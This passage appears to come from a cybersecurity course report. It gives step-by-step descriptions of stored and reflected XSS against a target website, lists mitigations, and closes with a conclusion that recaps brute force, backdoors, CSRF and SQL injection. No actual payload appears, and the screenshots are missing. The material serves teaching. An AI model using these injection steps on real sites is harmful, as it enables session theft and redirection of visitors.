
The bottom navigation bar includes links for "Start", "Advertisements", and "Program Console".

- When users clicked comment, it will automatically redirected to mentioned link.
- This is Stored XSS which remains long term unless website or blog owner removes it.


2- Reflected XSS:



- Open a target website to perform reflected XSS.



- Enter the script in search bar or where ever there is an input option in the website.



-
- The message entered in the script is shown in a pop up window.
 - This is known as reflected XSS which is performed only once per script.

Mitigation:

1. Validate and sanitize user-generated content before rendering it in web pages to prevent script injection.
2. Implement security headers, such as X-XSS-Protection and Content Security Policy (CSP), to control script execution and sources.
3. Keep web application frameworks and libraries up to date to benefit from security patches and improvements.
4. Educate developers and users about the risks of XSS attacks and how to recognize and report suspicious activity.
5. Utilize browser security features like the 'sandbox' attribute to further restrict the execution of potentially harmful scripts

Conclusion

In the ever-evolving landscape of cyber security, the challenges posed by threats such as brute force attacks, cryptography, backdoor creation, CSRF attacks, SQL injection, and XSS vulnerabilities serve as constant reminders of the complex, multifaceted nature of the digital realm. As we've explored each of these topics in depth, it becomes evident that safeguarding our data and digital infrastructure demands both awareness and proactivity.

The brute force attack, with its relentless trial-and-error approach, underscores the importance of robust password and encryption practices. Cryptography, as the cornerstone of information security, is a testament to the power of encoding and decoding messages to protect sensitive information.

The creation of backdoors using tools like SET highlights the critical role of education in preventing social engineering attacks, where human psychology can be manipulated for malicious purposes. The CSRF attack reveals how trust in websites can be exploited, emphasizing the need for thorough validation of requests in web applications.

SQL injection is a cautionary tale for web developers, demonstrating the vital importance of input validation to prevent malicious database tampering. Lastly, the XSS vulnerability serves as a reminder of the need for developers and administrators to diligently sanitize user-generated content and protect against the injection of malicious scripts.

In conclusion, cyber security is a never-ending battle, where knowledge and preparedness are our most potent weapons. As technology advances, so too do the tactics of cybercriminals. Yet, through understanding these threats and implementing best practices, we can bolster our defenses and reduce the risk of falling victim to these ever-present dangers. The interconnected world we live in demands vigilance, adaptability, and collaboration to keep our digital lives secure. By actively addressing these cyber security challenges, we pave the way for a safer, more resilient digital future.